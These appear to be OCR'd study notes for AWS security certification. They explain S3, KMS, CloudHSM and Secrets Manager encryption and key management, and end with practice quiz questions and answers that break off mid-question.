
Encryption



1. Client uploads object to S3 along with plaintext customer-provided key across HTTPS
    - mandatory to use HTTPS

2. Object is encrypted with key and a salted HMAC value of customer key is generated for validation upon future access requests. HMAC value and encrypted object stored in S3 with association to each other. Plaintext key removed.


Decryption



1. User requests encrypted object via HTTPS. Customer key sent to S3.
2. S3 uses stored HMAC value of key to validate the client sent the correct key.
3. Customer key used to decrypt object data.
4. Plaintext object sent to client.


CSE-KMS

Encryption



1. Client uses AWS SDK (Software Development Kit) to request data keys from KMS using specified CMK
2. KMS genrate two data keys using the CMK: plaintext data key and cipher blob of that key
3. KMS sends the keys back to requesting client
4. Client encrypts object data with plaintext version of data key and stores the resulting encrypted object.
5. Client uploads encrypted object data and cipher blob version of key to S3.
6. Cipher blob key stored as metadata against encrypted object.


Decryption



1. User requests access to encrypted S3 object.
2. Encrypted object sent to client with associated cipher blob key.
3. Cipher blob sent back to KMS to generate data key.
4. KMS uses original CMK along with cipher blob to generate a plaintext version of data key.
5. Plaintext data key sent back to requesting Java client.
6. Java client uses plaintext key to decrypt object.


CSE-C

Encryption



1. Java client create plaintext data key to encrypt object data.
2. CMK created by customer encrypts plaintext data key.
3. Encrypted data key and encrypted object sent from client to S3 storage.
4. S3 associates encrypted data key with encrypted object and stores both in S3.

Decryption



1. Uses requests access to encrypted object.
2. S3 sends requested object data with associated encrypted data key.
3. Customer CMK used with encrypted data key to generate plaintext version of data key.
4. Encrypted object decrypted using plaintext data key.

Amazon RDS

- database service
- encryption at rest uses AES-256
- can only encrypt RDS database during its creation
- SSL/TLS used for in-transit encryption

Amazon DynamoDB

- fully managed key-value and document NoSQL database
- at-rest server-side encryption enabled by default
    - this setting cannot be disabled

Three options to encrypt data with:

1. DEFAULT: key owned by Amazon DynamoDB
2. KMS - Customer managed CMK
3. KMS - AWS managed CMK

- encryption in transit uses HTTPS

Managing Key Infrastructure

AWS Contents
AWS Questions > Managing Key Infrastructure

AWS Key Management Service (KMS)

- managed service
- allows you to create, store, rotate, and delete encryption keys
- unlike SSL, KMS not designed for encryption-in-transit
- supports symmetric and asymmetric CMKs

Customer Master Keys (CMK)

- building block of KMS
- contains material used for encrypting and decrypting data

Three different types of CMKs:

1. AWS-owned
    - rotation period varied from service to service
    - managed and created by AWS
    - e.g. Amazon S3 encryption using S3 master key (SSE-S3)
    - can't view keys
2. AWS-managed
    - can't control rotation frequency
    - can view keys being used and track their usage and key policies
3. Customer-managed
    - full control of keys

Data Encryption Keys (DEKs)


- created by CMKs
- unlike CMKs, doesn't reside within KMS service
- used outside of KMS to encrypt data
- when DEK is generated, the associated CMK will create two DEKs
    1. Plaintext Key

2. Identical (Encrypted) Key

- Envelope Encryption: using one key to encrypt another key

Amazon S3 server-side encryption and decryption with KMS managed keys (SSE-KMS):


SSE-KMS Encryption



1. SSE-KMS encryption mechanism chosen by client and either AWS-managed or customer-managed CMK is selected
2. S3 tells KMS to generate DEKs
3. Plaintext data key and identical (encrypted) data key generated
4. These data keys are sent to S3.

5. S3 encrypts object data with plaintext version of data key. Encrypted data is then stored with encrypted version of key. Plaintext data key is destroyed.

SSE-KMS Decryption



1. Request received by S3 to access encrypted object
2. S3 sends encrypted data key associated with object to KMS
3. KMS uses original CMK to decrypt the data key to generate a plaintext version of that key
4. KMS sends plaintext data key to S3
5. Encrypted object decrypted with that key
6. Plaintext object sent back to client

Key Material

Key Material: Data used to encrypt and decrypt data

- stored within CMK
- CMK key material can be used to encrypt data key and decrypt it (see SSE-KMS Decryption)
- key material for AWS-managed CMKs gets automatically created
- customer-managed CMKs give option of adding key material or not
    - can even import your own key material known as Bring Your Own Key (BYOK)
    - BYOK doesn't support automatic key rotation

Key Policies

- cannot control access to CMKs without key policies
- access to CMK can be configured via:
    1. Key Policies: All access governed by key policy
    2. Key Policies and IAM: Access governed by key policy and IAM identity-based policies
        - allows access via groups and other IAM features
    3. Key Policies and Grants: Access governed by key policy with ability to delete access to other for using the CMK
        - check page 508-512, great explanation

AWS CloudHSM

- fully managed service used for data encryption
- can integrate with KMS in the form of using CloudHSM as a custom key store
    - allows storage of CMKs outside of KMS and into CloudHSM cluster
- HSM stands for Hardware Security Module
    - generates keys and stores them
    - can use different encryption algorithms for both symmetric keys and asymmetric keys
    - manages symmetric and asymmetric keys
    - signs and verifies signatures
    - can use hash function to compute hash-based message authentication codes (HMACs)

Cloud HSM Users

User types of CloudHSM

1. Precrypto Office
2. Crypto Office
3. Crypto User
4. Appliance User

Operations	PRECO	CO	CU	AU

Operations	PRECO	CO	CU	AU
Obtain basic cluster information (number of HSMs in cluster, IP address, serial number, etc.)	No	Yes	Yes	Yes
Zeroize HSMs (delete keys, certificates, and data on the HSM)	No	Yes	Yes	Yes
Change own password	Yes	Yes	Yes	Yes
Change any user's password	No	Yes	No	No
Add and remove users	No	Yes	No	No
Get synchronization status	No	Yes	Yes	Yes
Key management operations	No	No	Yes	No
Encrypt, decrypt, sign, verify, generate, and digest HMACs	No	No	Yes	No

Precrypto Office (PRECO)

- automatically created upon creating first HSM within cluster
- PRECO user has default creds
- when first connecting to the HSM, you are prompted to change password of PRECO user
    - this turns the PRECO user into a Crypto Office (CO) user

Crypto Office (CO)

- greater permissions than PRECO

Permissions:

- create, delete and change passwords of users
- delete keys, certificates, and data on HSM
- obtain HSM metadata

Crypto User (CU)

Permissions:

- perform encryption and decryption
- create, delete, wrap, unwrap, and mofity attributes of key
- signs and verifies
- generate digests and HMACs

Appliance User (AU)

- exists on all HSMs
- clones and synchronizes actions of HSMs
- has same permissions as CO but cannot change passwords or add/remove user

AWS Secrets Manager

- managed service

- secrets retrieved by calling Secrets Manager API
  Secrets: Anything that is confidential (e.g. passwords, API keys, etc.)
- removes need for hardcoding credentials in code
- automatically rotates secrets

AWS Questions

AWS Contents
Misc

Section 2: Security Responsibility and Access Management
Section 3: Security - A Layered Approach
Section 4: Monitoring, Logging, and Auditing
Section 5: Best Practices and Automation
Section 6: Encryption and Data Security

Section 2: Security Responsibility & Access Management

Access Management

Access Policies

Access Policies

1. Which format are AWS policies written in?

```
collapse:
**JSON**
```

2. What type of policy are Amazon S3 bucket policies?

```
collapse:
**Resource-based**
```

3. What parameter is needed within a resource-based policy to identify who or what the policy should be associated with?

```
collapse:
**Principal**
```

4. After configuring cross-account access, from which account do you assume the cross-account role from – the trusted account or the trusting account?

```
collapse:
**Trusted account**
```

5. True or false: the Access Advisor tab allows you to determine when identities accessed different services.

```
collapse:
**True**
```

Federated and Mobile Access

Federated and Mobile Access

1. True or false: Federated access within AWS allows access to your AWS resources without needing to create any permissions.

```
collapse:
**False**
```

2. Which AWS service uses federation to manage access to web and mobile applications with ease?

```
collapse:
**Amazon Cognito**
```

3. What are the two common types of federated access with AWS?

```
collapse:
**SAML Federation and Social Federation**
```

4. What is IdP short for in relation to federated access?

```
collapse:
**Identity provider**
```

5. True or false: Identity pools actually provide you with the ability to assign permissions to users to access AWS resources used within a mobile app by using temporary credentials.

```
collapse:
**True**
```

Shared Responsibility Model

Shared Responsibility Model

1. Which shared responsibility model offers the most customization and control for the customer

```
collapse:
**Infrastructure model**
```

2. Which shared responsibility model offers the least customization and control for the customer?

```
collapse:
**Abstract**
```

3. In which model would you expect to find the EC2 service?

```
collapse:
**Infrastructure**
```

4. Which model focuses on services that essentially reside on top of infrastructure services, such as Amazon EMR and Amazon RDS?

```
collapse:
**Container**
```

5. True or false: the customer's responsibility is defined as security in the cloud.

```
collapse:
**True**
```

Section 3: Security - A Layered Approach

Securing EC2 Instances

Securing EC2 Instances

1. True or False: AWS Systems Manager is a fully managed service that allows you to help secure your instances and the applications that run on top of them by performing vulnerability assessments via an agent.

```
collapse:
**False**
```

2. True or False: Amazon Inspector requires an agent to be installed to remotely run assessments.

```
collapse:
**False** (Used to be true). It now uses SSM to
remove the need for installing an agent.
```

3. Is the public key of an EC2 instance key pair held by AWS or you as the customer?

```
collapse:
**AWS**
```

4. Which service is used to track and record API calls made within your AWS account?

```
collapse:
**AWS CloudTrail**
```

5. Which service allows you to easily and quickly administer and perform operational actions against your instances (both Windows and Linux-based) at scale for both on-premise resources and within AWS without having to SSH or RDP into those instances?

```
collapse:
